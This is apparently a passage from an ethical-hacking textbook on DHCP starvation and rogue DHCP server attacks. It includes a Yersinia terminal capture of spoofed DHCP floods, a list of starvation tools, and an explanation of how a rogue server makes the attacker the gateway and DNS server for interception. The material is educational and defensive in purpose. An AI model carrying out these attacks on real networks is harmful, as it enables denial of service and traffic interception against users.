
DHCP Starvation Attack Tools

DHCP starvation attack tools send a large number of requests to a DHCP server, leading to exhaustion of the server's address pool. Subsequently, the DHCP server is unable to allocate configurations to new clients.

- **Yersinia**

  Source: *https://sourceforge.net*

  Yersinia is a network tool designed to take advantage of weaknesses in different network protocols like DHCP. It pretends to be a solid framework for analyzing and testing the deployed networks and systems. As shown in the screenshot, attackers use Yersinia to perform a DHCP starvation attack on the target system.


yersinia -I - Parrot Terminal
File Edit View Search Terminal Help

```
yersinia 0.8.2 by Slay & tomac - DHCP mode                                    [00:09:41]
          SIP              DIP              MessageType              Iface Last seen
          0.0.0.0          255.255.255.255 DISCOVER                 eth0  11 Apr 00:09:41
          0.0.0.0          255.255.255.255 DISCOVER                 eth0  11 Apr 00:09:41
          0.0.0.0          255.255.255.255 DISCOVER                 eth0  11 Apr 00:09:41
          0.0.0.0          255.255.255.255 DISCOVER                 eth0  11 Apr 00:09:41
          0.0.0.0          255.255.255.255 DISCOVER                 eth0  11 Apr 00:09:41
          0.0.0.0          255.255.255.255 DISCOVER                 eth0  11 Apr 00:09:41
          0.0.0.0          255.255.255.255 DISCOVER                 eth0  11 Apr 00:09:41
          0.0.0.0          255.255.255.255 DISCOVER                 eth0  11 Apr 00:09:41
          0.0.0.0          255.255.255.255 DISCOVER                 eth0  11 Apr 00:09:41
          0.0.0.0          255.255.255.255 DISCOVER                 eth0  11 Apr 00:09:41

           Total Packets: 1175142 ---- DHCP Packets: 1175142 ------ MAC Spoofing [X]

DHCP Fields
           Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF
           SIP 000.000.000.000 DIP 255.255.255.255 SPort 00068 DPort 00067
           Op 01 Htype 01 HLEN 06 Hops 00 Xid 643C9869 Secs 0000 Flags 8000
           CI 000.000.000.000 YI 000.000.000.000 SI 000.000.000.000 GI 000.000.000.000
           CH 02:48:33:66:02:51 Extra
```


Figure 8.28: Screenshot of Yersinia

Some examples of DHCP starvation attack tools are listed below:

- dhcpStarvation.py (*https://github.com*)
- Hyenae (*https://sourceforge.net*)
- dhcpstarv (*https://github.com*)
- Gobbler (*https://sourceforge.net*)
- DHCPig (*https://github.com*)

Rogue DHCP Server Attack

1. The attacker sets up a **rogue DHCP server** on the network and responds to DHCP requests with bogus IP addresses resulting in compromised network access
2. This attack works in conjunction with the DHCP starvation attack; the attacker sends a **TCP/IP setting** to the user after knocking him/her out from the genuine DHCP server


DHCPDISCOVERY (IPv4) / SOLICIT (IPv6) (Broadcast)
DHCPOFFER (IPv4) / ADVERTISE (IPv6) (Unicast) from Rogue Server
DHCPREQUEST (IPv4) / REQUEST (IPv6) (Broadcast)
DHCPACK (IPv4) / REPLY (IPv6) (Unicast) from Rogue Server
1
2
3
4
User
DHCP Server
Attacker will listen in on all the traffic passing to or from the user
Internet
Rogue Server

```
IP Address: 10.0.0.20
Subnet Mask: 255.255.255.0
Default Routers: 10.0.0.1
DNS Servers: 192.168.168.2,
192.168.168.3
Lease Time: 2 days
```

By running a rough DHCP server, an attacker can send incorrect TCP/IP setting

Wrong Default Gateway → Attacker is the gateway

Wrong DNS server → Attacker is the DNS server

Wrong IP Address → DoS with spoofed IP

Rogue DHCP Server Attack


In addition to DHCP starvation attacks, an attacker can perform MITM attacks such as sniffing. An attacker who succeeds in exhausting the DHCP server's IP address space can set up a **rogue DHCP server** on the network, which is not under the control of the network administrator. The rogue DHCP server impersonates a legitimate server and offers IP addresses and other network information to other clients in the network, acting as a default gateway. Clients connected to the network with the addresses assigned by the rogue server will now become victims of MITM and other attacks, whereby packets forwarded from a client's machine will reach the rogue server first.

In a rogue DHCP server attack, an attacker will introduce a rogue server into the network. This rogue server can respond to clients' DHCP discovery requests. Although both the rogue and actual DHCP servers respond to the request, the client accepts the response that comes first. In the case where the rogue server responds earlier than the actual DHCP server, the client takes the response of the rogue server. The information provided to the clients by this rogue server can disrupt their network access, causing a DoS attack.

The DHCP response from the attacker's rogue DHCP server may assign the IP address that serves as a client's default gateway. As a result, the attacker's IP address receives all the traffic from the client. The attacker then captures all the traffic and forwards it to the appropriate default gateway. The client thinks that everything is functioning correctly. This type of attack is difficult for the client to detect for long periods.

Sometimes, the client uses a rogue DHCP server instead of the standard one. The rogue server directs the client to visit fake websites in an attempt to gain their credentials.

To mitigate a rogue DHCP server attack, set the connection between the interface and the rogue server as untrusted. This action will block all incoming DHCP server messages from that interface.


1
DHCPDISCOVERY (IPv4) / SOLICIT (IPv6) (Broadcast)
DHCPOFFER (IPv4) / ADVERTISE (IPv6) (Unicast) from Rogue Server
3
DHCPREQUEST (IPv4) / REQUEST (IPv6) (Broadcast)
DHCPACK (IPv4) / REPLY (IPv6) (Unicast) from Rogue Server
User
DHCP Server
4
2
Internet
Rogue Server

```
IP Address: 10.0.0.20
Subnet Mask: 255.255.255.0
Default Routers: 10.0.0.1
DNS Servers: 192.168.168.2,
192.168.168.3
Lease Time: 2 days
```

By running a rough DHCP server, an attacker can send incorrect TCP/IP setting

Wrong Default Gateway → Attacker is the gateway

Wrong DNS server → Attacker is the DNS server

